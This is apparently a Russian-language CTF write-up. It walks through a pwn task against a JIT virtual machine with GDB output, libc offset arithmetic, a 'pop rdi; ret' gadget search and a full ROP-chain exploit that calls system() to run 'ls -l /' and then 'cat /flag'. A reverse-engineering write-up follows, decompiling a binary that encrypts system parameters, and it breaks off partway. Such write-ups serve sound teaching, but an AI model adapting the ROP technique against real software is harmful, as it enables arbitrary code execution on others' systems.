0x00007fffffffdcd8|+0x00a8: 0x0000000000000000
0x00007fffffffdce0|+0x00b0: 0x0000000000000000
0x00007fffffffdce8|+0x00b8: 0x00007fffffffdd78  →  0x00007fffffffe100
→  "/tmp/a.out"
0x00007fffffffdcf0|+0x00c0: 0x00007fffffffdd78  →  0x00007fffffffe100
→  "/tmp/a.out"
0x00007fffffffdcf8|+0x00c8: 0xe94ab33832106f00
0x00007fffffffdd00|+0x00d0: 0x0000000000000000
0x00007fffffffdd08|+0x00d8: 0x00007ffff7c235c9  →
<__libc_start_main+137> mov r15, QWORD PTR [rip+0x1d29a0]        #
0x7ffff7df5f70
0x00007fffffffdd10|+0x00e0: 0x0000555555555169  →  <main+0> endbr64
0x00007fffffffdd18|+0x00e8: 0x0000555555557da8  →  0x0000555555555120
→  <__do_global_dtors_aux+0> endbr64
0x00007fffffffdd20|+0x00f0: 0x00007ffff7ffe2e0  →  0x0000555555554000
→  0x00010102464c457f
```

```
0x00007fffffffdd28|+0x00f8: 0x0000000000000000
0x00007fffffffdd30|+0x0100: 0x0000000000000000
0x00007fffffffdd38|+0x0108: 0x0000555555555080  →  <_start+0> endbr64
0x00007fffffffdd40|+0x0110: 0x00007fffffffdd70  →  0x0000000000000001
0x00007fffffffdd48|+0x0118: 0x0000000000000000
0x00007fffffffdd50|+0x0120: 0x0000000000000000
0x00007fffffffdd58|+0x0128: 0x00005555555550a5  →  <_start+37> hlt
0x00007fffffffdd60|+0x0130: 0x00007fffffffdd68  →  0x0000000000000038
("8"?)
0x00007fffffffdd68|+0x0138: 0x0000000000000038 ("8"?)
0x00007fffffffdd70|+0x0140: 0x0000000000000001
0x00007fffffffdd78|+0x0148: 0x00007fffffffe100  →  "/tmp/a.out"
0x00007fffffffdd80|+0x0150: 0x0000000000000000
0x00007fffffffdd88|+0x0158: 0x00007fffffffe10b  →  "SHELL=/bin/bash"
← $r13
0x00007fffffffdd90|+0x0160: 0x00007fffffffe11b  →
"SESSION_MANAGER=local/ivanqs-macbook-pro:@/tmp/.IC[...]"
0x00007fffffffdd98|+0x0168: 0x00007fffffffe185  →
"QT_ACCESSIBILITY=1"
0x00007fffffffdda0|+0x0170: 0x00007fffffffe198  →
"COLORTERM=truecolor"
0x00007fffffffdda8|+0x0178: 0x00007fffffffe1ac  →
"XDG_CONFIG_DIRS=/etc/xdg/xdg-gnome:/etc/xdg"
0x00007fffffffddb0|+0x0180: 0x00007fffffffe1d8  →
"SSH_AGENT_LAUNCHER=openssh"
0x00007fffffffddb8|+0x0188: 0x00007fffffffe1f3  →
"XDG_MENU_PREFIX=gnome-"
```

На самой верхушке стека лежит явно адрес другого объекта на стеке (это мы понимаем исходя из того, что `0x00007fffff...` в Linux практически всегда соответствует стеку). При запуске программы несколько раз относительное расположение значений на стеке не должно изменяться, поэтому если сейчас в GDB мы можем посчитать, что

```
gef>  p/d 0x00007fffffffdd78 - (long long)$rsp
$1 = 328
```

то в своём эксплоите мы можем написать

```
pop a
sub a 328
```

и быть уверенными, что a указывает на самое начало стека нашей программы. Это явно нам пригодится в будущем, потому что положить шеллкод мы сможем только на стек, а чтобы его запустить, нужно знать, где этот стек вообще находится.

Чтобы понять, где вообще лежит libc, можно использовать `vmmap`:

```
gef>  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000555555554000 0x0000555555555000 0x0000000000000000 r--
/tmp/a.out
0x0000555555555000 0x0000555555556000 0x0000000000001000 r-x
/tmp/a.out
0x0000555555556000 0x0000555555557000 0x0000000000002000 r--
/tmp/a.out
0x0000555555557000 0x0000555555558000 0x0000000000002000 r--
/tmp/a.out
0x0000555555558000 0x0000555555559000 0x0000000000003000 rw-
/tmp/a.out
0x0000555555559000 0x0000555555561000 0x0000000000000000 rw- [heap]
0x00007ffff7c00000 0x00007ffff7c22000 0x0000000000000000 r--
/home/ivanq/moonshot/libc.so.6
0x00007ffff7c22000 0x00007ffff7d9b000 0x0000000000022000 r-x
/home/ivanq/moonshot/libc.so.6
0x00007ffff7d9b000 0x00007ffff7df2000 0x000000000019b000 r--
/home/ivanq/moonshot/libc.so.6
0x00007ffff7df2000 0x00007ffff7df6000 0x00000000001f1000 r--
/home/ivanq/moonshot/libc.so.6
0x00007ffff7df6000 0x00007ffff7df8000 0x00000000001f5000 rw-
/home/ivanq/moonshot/libc.so.6
0x00007ffff7df8000 0x00007ffff7e05000 0x0000000000000000 rw-
0x00007ffff7fbc000 0x00007ffff7fc1000 0x0000000000000000 rw-
0x00007ffff7fc1000 0x00007ffff7fc5000 0x0000000000000000 r-- [vvar]
0x00007ffff7fc5000 0x00007ffff7fc7000 0x0000000000000000 r-x [vdso]
0x00007ffff7fc7000 0x00007ffff7fc8000 0x0000000000000000 r--
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fc8000 0x00007ffff7ff1000 0x0000000000001000 r-x
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ff1000 0x00007ffff7ffb000 0x000000000002a000 r--
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 0x0000000000034000 r--
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000036000 rw-
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rw- [stack]
0xffffffffff600000 0xffffffffff601000 0x0000000000000000 --x
[vsyscall]
```

Видим, что нам повезло, и указатель куда-то внутрь libc лежал на `$rsp + 0x0038`. Это значит, что еще несколько операций `pop` спустя мы получаем адрес инструкции в libc:

```
pop b
pop b
pop b
```

```
pop b
pop b
pop b
pop b
```

Осталось прибавить константу, чтобы `b` указывало на функцию `system`:

```
gef>  p/d (long long)system - 0x00007ffff7c23510
$2 = 176144

add b 176144
```

Наконец, осталось придумать, как передать в `system` аргумент. В Linux x86-64 первый параметр функции передается через регистр `rdi`, а по коду jitvm видно, что `rdi` не изменяется во время работы программы и указывает на данные, которые мы изменить не можем. Поэтому придется изменить сам регистр `rdi`, например, найдя в libc или памяти программы код, выглядящий как `pop rdi; ret` или что-то похожее. В таком случае мы сможем положить на стек адрес этого кода и рядом адрес `system`, и процессор при выходе из `main` сначала «вернётся» в `pop rdi; ret`, достанет `rdi` со стека, а потом «вернётся» в `system` с нужным значением аргумента. Называется этот метод ROP.

```
$ ropper -f /tmp/a.out --search "pop rdi"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi
```

Не повезло. Дальше можно было бы попытаться искать более сложные гаджеты, например, сначала сделать `pop` в другой регистр, а потом `mov rdi, ...`, но и такого не найдётся.

Придётся вспомнить, что, помимо программы, у нас есть ещё и libc, и поискать там:

```
$ ropper -f libc.so.6 --search "pop rdi"
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: libc.so.6

0x000000000008975d: pop rdi; add dword ptr [rcx + rcx*4 - 0x11], ecx;
call qword ptr [rax + 0x18];
0x00000000000e6ecf: pop rdi; add eax, 0x83480000; mov ebp, 0xfffffb20;
add byte ptr [rdi], cl; test dword ptr [rax - 0x9fffff7], edi; ret;
0x0000000000195522: pop rdi; add edi, esi; ret;
```

```
0x00000000001788a7: pop rdi; add rax, rdi; shr rax, 2; vzeroupper;
ret;
0x0000000000172877: pop rdi; add rax, rdi; vzeroupper; ret;
0x00000000001796b5: pop rdi; add rdi, 0x21; add rax, rdi; vzeroupper;
ret;
0x00000000001604ae: pop rdi; add rsp, 0x10; pop rbx; ret;
0x000000000005cf7b: pop rdi; add rsp, 0x1018; pop rbx; pop rbp; ret;
0x000000000011e741: pop rdi; call rax;
0x000000000011e741: pop rdi; call rax; mov rdi, rax; mov eax, 0x3c;
syscall;
0x000000000013a955: pop rdi; cmp ecx, dword ptr [rax]; add al, ch; mov
ebp, edi; jmp qword ptr [rsi - 0x70];
0x0000000000178197: pop rdi; cmp esi, dword ptr [rdi + rax]; jne
0x1781a4; add rax, rdi; vzeroupper; ret;
0x00000000017486b: pop rdi; cmp sil, byte ptr [rdi + rax]; jne
0x174879; add rax, rdi; vzeroupper; ret;
0x000000000004598e: pop rdi; idiv edi; jmp qword ptr [rsi + 0xf];
0x000000000015c38f: pop rdi; in al, dx; dec dword ptr [rax - 0x77];
ret;
0x0000000000026ca5: pop rdi; jmp rax;
0x00000000000e2da4: pop rdi; jmp rdi;
0x00000000000f1a2d: pop rdi; mov cl, 0xff; inc dword ptr [rcx - 0x77];
ret;
0x00000000000e2d84: pop rdi; mov eax, 0x3a; syscall;
0x000000000011fe08: pop rdi; or eax, 0x64d8f700; mov dword ptr [rcx],
eax; or rax, 0xffffffffffffffff; ret;
0x0000000000023e75: pop rdi; pop rbp; ret;
0x000000000003dc3d: pop rdi; rcl byte ptr [rdi], 0; call 0x33550; xor
eax, eax; ret;
0x0000000000126838: pop rdi; sbb byte ptr [rax + 0x39], cl; ret;
0x000000000012686d: pop rdi; sbb byte ptr [rax - 0x77], cl; ret
0x2948;
0x000000000016aebd: pop rdi; sbb eax, 0x8b48fff2; and al, 8; add rsp,
0x10; pop rbx; ret;
0x0000000000198a10: pop rdi; xor eax, eax; add rsp, 0x38; ret;
0x0000000000023b65: pop rdi; ret;
```

Совсем другое дело. Последний гаджет, кажется, поможет нам больше всего.

```
gef>  p/d (long long)system - (0x00007ffff7c00000 +
0x0000000000023b65)
$3 = 174523
```

(`0x00007ffff7c00000` — начальный адрес libc, как видно из vmmap)

```
mov c b
sub c 174523
```

Осталось понять, что же класть в `rdi`. Туда мы положим как раз адрес на стеке JIT-программы, в который через `push` положим шелл-код, например, `ls -l /`. Это 8 байт, включая нулевой. Эту 8-байтовую бинарную строку нужно перевести в 64-битное число, которое `push` превратит в то, что нужно. Вспоминая, что x86-64 использует little-endian, получаем это число так:

```
$ echo $((0x$(printf "ls -l /\0" | rev | xxd -p)))
13264972891059052
```

Наконец, поймём, где лежит адрес возврата main, то есть что же нам нужно перетирать. Для этого можно, например, посмотреть текущий `rsp`:

```
gef>  p $rsp
$4 = (void *) 0x7fffffffdc30
```

Потом поставить breakpoint на выход из `main` и пропустить текущую инструкцию `jmp $`:

```
gef>  disas
Dump of assembler code for function main:
...
   0x0000555555555204 <+155>: xor    rdx,rdx
=> 0x0000555555555207 <+158>: jmp    0x555555555207 <main+158>
   0x0000555555555209 <+160>: xor    rcx,rcx
...
   0x0000555555555268 <+255>: mov    rbx,QWORD PTR [rbp-0x8]
   0x000055555555526c <+259>: leave
   0x000055555555526d <+260>: ret

gef>  b *0x000055555555526d
Breakpoint 1 at 0x55555555526d: file <stdin>, line 52.

gef>  jump *0x0000555555555209
Continuing at 0x555555555209.
...

gef>  p/d ((long long)$rsp - 0x7fffffffdc30) / 8
$4 = 7
```

Получается, чтобы перетереть адрес возврата, нужно 8 раз сделать `pop`, и затем через `push` положить правильное значение. Учитывая, что у нас на стеке помимо адреса `pop rdi; ret` должно лежать еще и значение `rdi` и адрес `system`, и то, что мы уже сделали `pop` несколько раз, получаем

```
pop d
pop d
push b
```

```
push a
push c
```

Объединяя всё написанное выше и не забывая в начале эксплоита положить на стек шелл-код, получаем:

```
// Шелл-код
mov a 13264972891059052
push a
// Сдвигаем указатель обратно, как было раньше
pop a

// Достаем адрес стека
pop a
sub a 328
// Сдвигаем на 8 байт, чтобы указывало в начало шелл-кода
sub a 8

// Получаем адрес system
pop b
pop b
pop b
pop b
pop b
pop b
pop b
add b 176144

// Получаем адрес pop rdi; ret
mov c b
sub c 174523

// Кладём на стек подряд адрес pop rdi; ret, адрес шелл-кода и адрес system
pop d
pop d
push b
push a
push c
```

И… это не работает. Почему же? Запускаем gdb заново и видим:

```
$rsp   : 0x00007fffffffd8e8  →  0x00007ffff7fd80d1  →   mov r13, rax
...
   0x7ffff7c4e1f4                  mov    QWORD PTR [rsp+0x60], r12
   0x7ffff7c4e1f9                  mov    r9, QWORD PTR [rax]
   0x7ffff7c4e1fc                  lea    rsi, [rip+0x167fb1]        #
0x7ffff7db61b4
```

```
 → 0x7ffff7c4e203                  movaps XMMWORD PTR [rsp+0x50], xmm0
   0x7ffff7c4e208                  mov    QWORD PTR [rsp+0x68], 0x0
   0x7ffff7c4e211                  call   0x7ffff7d0b3e0 <posix_spawn>
   0x7ffff7c4e216                  mov    rdi, rbx
   0x7ffff7c4e219                  mov    r12d, eax
   0x7ffff7c4e21c                  call   0x7ffff7d0b2e0
<posix_spawnattr_destroy>
------------------------------------------------------------------------
-- threads ----
[#0] Id 1, Name: "a.out", stopped 0x7ffff7c4e203 in ?? (), reason:
SIGSEGV
------------------------------------------------------------------------
---- trace ----
[#0] 0x7ffff7c4e203 → movaps XMMWORD PTR [rsp+0x50], xmm0
```

Ошибка происходит из-за того, что инструкция `movaps` ожидает, что её аргумент будет выровнен по 16 байт, а `rsp` отстоит от выравнивания на 8 байт. Произошло это потому, что функции C ожидают, что при вызове стек выровнен, а за счёт того, что мы использовали ROP, это выравнивание поехало. Чтобы это исправить, достаточно перед вызовом `system` вставить ещё один пустой гаджет — просто инструкцию `ret`. Для этого можно просто взять гаджет `pop rdi; ret` и отбросить от него первую инструкцию `pop rdi`, которая занимает 1 байт. Таким образом, последний блок эксплоита можно заменить на:

```
// Кладём на стек подряд адрес pop rdi; ret, адрес шелл-кода, адрес
ret и адрес system
pop d
pop d
pop d
mov d c
add d 1
push b
push d
push a
push c
```

Ещё одна проблема заключается в том, что если запустить этот код после исправления под `strace`, можно увидеть, что `system` на самом деле запускает шелл с пустым аргументом, хотя `rdi` устанавливается правильно:

```
$ strace -f /tmp/a.out
...
[pid 137289] execve("/bin/sh", ["sh", "-c", ""], 0x7fff36527f28 /* 63
vars */ <unfinished ...>
...
```

Дело здесь, по-видимому, в том, что шеллкод расположен на стеке, который использует сам вызов `system`. Поэтому придётся перенести его либо сильно ниже,

либо чуть выше адреса возврата `main`. Сделать можно и так, и так; второй способ надёжнее, поэтому в разборе предлагается следовать ему.

Наконец, можно заняться украшательствами и добиться того, чтобы программа не крашилась после `system`, а вызывала функцию `exit`, но это уже необязательно.

Окончательный эксплоит выглядит так:

```
// Достаем адрес стека
pop a
sub a 328
// Сдвигаем на 88 байт вперед, чтобы указывало в начало шелл-кода
add a 88

// Получаем адрес system
pop b
pop b
pop b
pop b
pop b
pop b
pop b
add b 176144

// Получаем адрес pop rdi; ret
mov c b
sub c 174523

// Кладём на стек подряд шелл-код, адрес pop rdi; ret, адрес шелл-
кода, адрес ret и адрес system
pop d
pop d
pop d
pop d
mov d 13264972891059052
push d
mov d c
add d 1
push b
push d
push a
push c
```

Запуская этот эксплоит на удалённом сервере, находим в корне файл `/flag`.

Чтобы заменить команду `ls -l /` на `cat /flag`, недостаточно просто изменить число, которое кладётся на стек, ведь `cat /flag` с нулевым байтом занимает 10

байт, что не влезает в одно машинное слово. Можно было бы схитрить и сократить команду до `cat /f*`, но разберёмся, как сделать честно:

```
$ printf "cat /flag\0" | rev | xxd -p
67616c662f20746163

$ echo $((0x67)) $((0x616c662f20746163))
103 7020098271757754723
```

Придётся делать `push` дважды. Таким образом, последний блок эксплоита заменяется на:

```
// Кладём на стек подряд шелл-код, адрес pop rdi; ret, адрес шелл-кода, адрес ret и адрес system
pop d
pop d
pop d
pop d
pop d
mov d 103
push d
mov d 7020098271757754723
push d
mov d c
add d 1
push b
push d
push a
push c
```

Флаг: **ugra_friendly_reminder_that_web_browsers_use_jit_too_mb138bt6eu22**

Посмортем

Ближе к концу соревнования, когда задание так и не было решено участниками, мы упростили задачу, заменив динамическую линковку на статическую с фиксированными адресами. Это значит, что не нужно было вычислять адреса чего-либо, кроме стека, и эксплоит можно было сильно упростить:

```
pop a
sub a 432

pop d
pop d
pop d
pop d
pop d
pop d
pop d
```

```
pop d
pop d
pop d
pop d

mov d 13264972891059052
push d
push 4246144
push 4202044
push a
push 4202043
```

Minimum system requirements

rozetkin, reverse 400

> Ох, я не уверен, что ваш компьютер потянет этот высокотехнологичный лабиринт. В любом случае вы можете попробовать.
>
> *Добавлено в 15:10:*
>
> **Обновление.** Исполняемый файл обновлен без изменения логики.
>
> **Подсказка.** Говорят, что вам может помочь одна женщина по имени Ида. Хоть обычно она и помогает за большую сумму, но иногда она и бесплатно помочь может.
>
> *msr.elf*

Решение

Шаг 1: Разведка

К заданию нам приложили файл `msr.elf`. Посмотрим, что это за файл.

```
$ file msr.elf
msr.elf: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=f052413889b1bff11d6f2d2f165d28bed81ee61a, for GNU/Linux
3.
```

О, отлично. Это 64-битный исполняемый файл для Linux. Попробуем запустить его.

```
$ ./msr.elf
System requirements not met
```

Ну что же, видимо, он так просто не запустится. `--help` тоже не помогает:

```
$ ./msr.elf --help
This is help text, it is very long and it is very useful. If you don't
read it, you will be punished.
```

...бинарь сыплет угрозами.

Шаг 2: Разбор бинаря

Поскольку это 64-битный бинарь, то его с удовольствием (и что главное, бесплатно!) декомпилирует IDA Free.

Именно о том, что можно воспользоваться IDA Free, и была подсказка.

Откроем бинарь в ней. К сожалению, бинарь стрипнутый, поэтому в нём нет никаких символов. Будем разбираться по ходу.

```
1 __int64 __fastcall main(unsigned int a1, char **a2, char **a3)
2 {
3   sub_190E(a1, a2, a3);
4   sub_241B();
5   return 0LL;
6 }
```

В `main` вызывается две функции: - `sub_190E` — принимает в себя `argc` и `argv`: видимо, там обрабатывается ввод. - `sub_241B` — ничего не принимает: будем смотреть, что она делает, позднее.

Давайте посмотрим, что делает `sub_190E`:


```
__int64 __fastcall sub_190E(int a1, char *const *a2)
{
  int longind; // [rsp+28h] [rbp-8h] BYREF
  int v4; // [rsp+2Ch] [rbp-4h]

  longind = 0;
  while ( 1 )
  {
    v4 = getopt_long(a1, a2, "hd:c", &longopts, &longind);
    if ( v4 == -1 )
      break;
    if ( v4 == 'h' )
    {
      puts(aThisIsHelpText);
      exit(1);
    }
    if ( v4 <= 'h' )
    {
      if ( v4 == 'c' )
        sub_18AC();
      if ( !v4 )
      {
        qword_5140 = atoll(optarg);
        printf("Secret number is %lld\n", qword_5140);
      }
    }
  }
  return 0LL;
}
```

Здесь мы чётко видим обработку командной строки. В массиве неких структур longopts хранятся возможные опции. Если посмотреть документацию на функцию `getopt_long`, становится понятно, что `longopts` — массив структур `option`, которые содержат в себе имя опции, флаг (нет, не тот), значение опции и номер опции. Даже Ида подсказывает нам об этом, но находит только первую структуру:

```
; struct option longopts
longopts        dq offset aHelp         ; name
                                        ; DATA XREF: sub_190E+A6↑o
                dd 0                    ; has_arg ; "help"
                db 4 dup(0)
                dq 0                    ; flag
                dd 68h                  ; val
                db 4 dup(0)
                dq offset aIDoNotWannaSen ; "I_do_not_wanna_send_all_my_logs_to_fbi_"...
                db    1
                db    0
                db    0
                db    0
                db    0
                db    0
                db    0
                db    0
```

Ничего, это дело поправимое, просто наводимся на `longopt`, нажимаем * на нампаде и определяем, что это массив из 4 элементов:



Получаем красивую таблицу опций:

```
                dq offset s
; struct option longopts
longopts        dq offset aHelp         ; name
                                        ; DATA XREF: sub_190E+A6↑o
                dd 0                    ; has_arg ; "help" ...
                db 4 dup(0)
                dq 0                    ; flag
                dd 68h                  ; val
                db 4 dup(0)
                dq offset aIDoNotWannaSen; name
                dd 1                    ; has_arg
                db 4 dup(0)
                dq 0                    ; flag
                dd 0                    ; val
                db 4 dup(0)
                dq offset aCat          ; name
                dd 0                    ; has_arg
                db 4 dup(0)
                dq 0                    ; flag
                dd 63h                  ; val
                db 4 dup(0)
                dq 0                    ; name
                dd 0                    ; has_arg
                db 4 dup(0)
                dq 0                    ; flag
                dd 0                    ; val
                db 4 dup(0)
```

name	has_arg	flag	val
help	no_argument	0	104 == ‘h’
I_do_not_wanna_send_all_my_logs_to_fbi_but_I_agree_with_it_here_is_my_secret_code_for_this_operation	required_argument	0	0
cat	no_argument	0	99 == ‘c’

Выходит, что `--help` выводит справку, `--cat` (или `-c`) выводит котика (`sub18AC` — вывод одного из четырёх случайных котиков), а длинная опция `I_do_not_wanna_send_all_my_logs_to_fbi_but_I_agree_with_it_here_is_my_secret_code_for_this_operation` сохраняет аргумент в переменную `qword_5140`, которая дальше, вероятно, где-то используется.

Шаг 3: We need to go deeper

Посмотрим, что делает `sub_241B`:

```
1  int sub_241B()
2  {
3    int v0; // eax
4    int v1; // eax
5    unsigned int v3; // [rsp+8h] [rbp-8h]
6    int v4; // [rsp+Ch] [rbp-4h]
7
8    signal(28, handler);
9    initscr();
10   noecho();
11   cbreak();
12   keypad(stdscr, 1);
13   curs_set(0);
14   if ( stdscr )
15     v0 = stdscr->_maxy + 1;
16   else
17     v0 = -1;
18   v4 = v0;
19   if ( stdscr )
20     v1 = stdscr->_maxx + 1;
21   else
22     v1 = -1;
23   v3 = v1;
24   if ( v1 <= 9 || v4 <= 9 || (unsigned int)sub_157F() )
25   {
26     sub_2328("System requirements not met");
27     endwin();
28     exit(1);
29   }
30   if ( (unsigned int)sub_1B64((unsigned int)v4, v3) )
31     sub_174A();
32   return endwin();
33 }
```

Здесь мы видим, что инициализируется *ncurses*, выясняются максимальные размеры терминала, проверяется, что размер — минимум 9x9, и что `sub_157F` возвращает ноль. Если проверку не прошли, выводится сообщение *System requirements not met* — и программа завершается.

Давайте посмотрим, что делает `sub_157F`:

```
1  __int64 sub_157F()
2  {
3    unsigned int v1; // eax
4    unsigned int v2; // eax
5    __int64 v3[7]; // [rsp+0h] [rbp-80h]
6    __int64 v4; // [rsp+38h] [rbp-48h]
7    unsigned int v5; // [rsp+44h] [rbp-3Ch]
8    const char *v6; // [rsp+48h] [rbp-38h]
9    int v7; // [rsp+50h] [rbp-30h]
10   int i; // [rsp+54h] [rbp-2Ch]
11   __int64 v9; // [rsp+58h] [rbp-28h]
12   unsigned int v10; // [rsp+64h] [rbp-1Ch]
13   char *s; // [rsp+68h] [rbp-18h]
14   unsigned int v12; // [rsp+74h] [rbp-Ch]
15   __int64 v13; // [rsp+78h] [rbp-8h]
16
17   s = (char *)malloc(0x100uLL);
18   if ( !s )
19     return 1LL;
20   v10 = sub_1A55();
21   v9 = sub_19DD();
22   v13 = sub_1A19();
23   v12 = sub_1AC8();
24   v7 = sub_1A65();
25   v3[0] = (__int64)"Sunday";
26   v3[1] = (__int64)"Monday";
27   v3[2] = (__int64)"Tuesday";
28   v3[3] = (__int64)"Wednesday";
29   v3[4] = (__int64)"Thursday";
30   v3[5] = (__int64)"Friday";
31   v3[6] = (__int64)"Saturday";
32   v6 = (const char *)v3[v7];
33   sprintf(s, "%lld_%lld_%s_%d_%d_%lld", v9, v13, v6, v10, v12, qword_5140);
34   v5 = strlen(s);
35   v1 = strlen(&::s);
36   v4 = sub_13A7(s, v5, &::s, v1);
37   for ( i = 0; i < (int)v5; ++i )
38   {
39     if ( i >= dword_5184 )
40       return 1LL;
41     if ( *(_BYTE *)(i + v4) != byte_5160[i] )
42       return 1LL;
43   }
44   v2 = strlen(&byte_53A0);
45   qword_54F0 = (char *)sub_1493(s, v5, &byte_53A0, v2);
46   dword_54F8 = v5;
47   return 0LL;
48 }
```

Данная функция формирует строчку из элементов, полученных из функций `sub_1A55`, `sub_19DD`, `sub_1A19`, `sub_1AC8`, `sub_1A65`, а также из переменной `qword_5140`, которая задаётся той длинной опцией командной строки.

Потом эта строчка переадается в функцию `sub_13A7`, а после сравнивается с константой `byte_5160`. Если не совпадает, то фунцкия возвращает 1. В противном случае в `qword_54F0` записывается результат функции `sub_1493` от этой строчки.

Давайте разбираться, что это за функции такие:

```
__int64 sub_1A55()
{
  return sysconf(84); // _SC_NPROCESSORS_ONLN
}
```

sub_1A55 возвращает количество ядер процессора.

```
__int64 sub_19DD()
{
  __int64 v0; // rbx

  v0 = sysconf(86); // _SC_PHYS_PAGES
  return v0 * sysconf(30) / 0x40000000;
}
```

sub_19DD возвращает количество гигабайт оперативной памяти.

```
__int64 sub_1A19()
{
  __int64 v0; // rbx

  v0 = sysconf(85); // _SC_AVPHYS_PAGES
  return v0 * sysconf(30) / 0x40000000;
}
```

sub_1A19 возвращает количество гигабайт свободной оперативной памяти.

```
__int64 sub_1AC8()
{
  time_t timer; // [rsp+38h] [rbp-18h] BYREF

  timer = time(0LL);
  return HIDWORD(*(_QWORD *)&localtime(&timer)->tm_hour);
}
```

sub_1AC8 возвращает число сегодняшней даты, используя замысловатую манипуляцию адресами.

```
__int64 sub_1A65()
{
  time_t timer; // [rsp+38h] [rbp-18h] BYREF

  timer = time(0LL);
  return (unsigned int)*(_QWORD *)&localtime(&timer)->tm_wday;
}
```

sub_1A65 возвращает текущий день недели.

Получается, что эта функция собирает параметры системы и потом их сверяет с какой-то константой.

Исследуем функцию `sub_13A7`. После небольшого приведения типов получаем:

```
char *__fastcall sub_13A7(char *a1, int a2, char *a3, int a4)
{
  char *v7; // [rsp+20h] [rbp-10h]
  int i; // [rsp+2Ch] [rbp-4h]

  v7 = (char *)malloc(a2);
  for ( i = 0; i < a2; ++i )
  {
    v7[i] = a1[i] ^ a3[i % a4];
    if ( (i & 1) != 0 )
      v7[i] = sub_1366(v7[i], 1LL);
    else
      v7[i] = sub_1325(v7[i], 1LL);
  }
  return v7;
}
```

На вход нам подаётся указатель на строку, её длина, указатель на ключ и длина ключа.

`sub_1366` выглядит так:

```
__int64 __fastcall sub_1366(unsigned __int8 a1, int a2)
{
  return (a1 << (a2 & 7)) | (unsigned int)((int)a1 >> (-(a2 & 7) &
7));
}
```

Очевидно, это циклический сдвиг (`rol`) байта `a1` на `a2` бит влево.

Функция `sub_1325` аналогична `sub_1366`, но сдвигает вправо (`ror`).

Выходит, что `sub_13a7` — это просто XOR строки с ключом, где символы сдвинуты циклично влево (если номер байта нечётный) или вправо (если чётный) на 1.

Шаг 4: Расшифровка системных требований

Давайте получим те системный требования, которые программа требует от нас. Для этого нам нужно получить обратную функцию для `sub_13A7` и достать ключ.

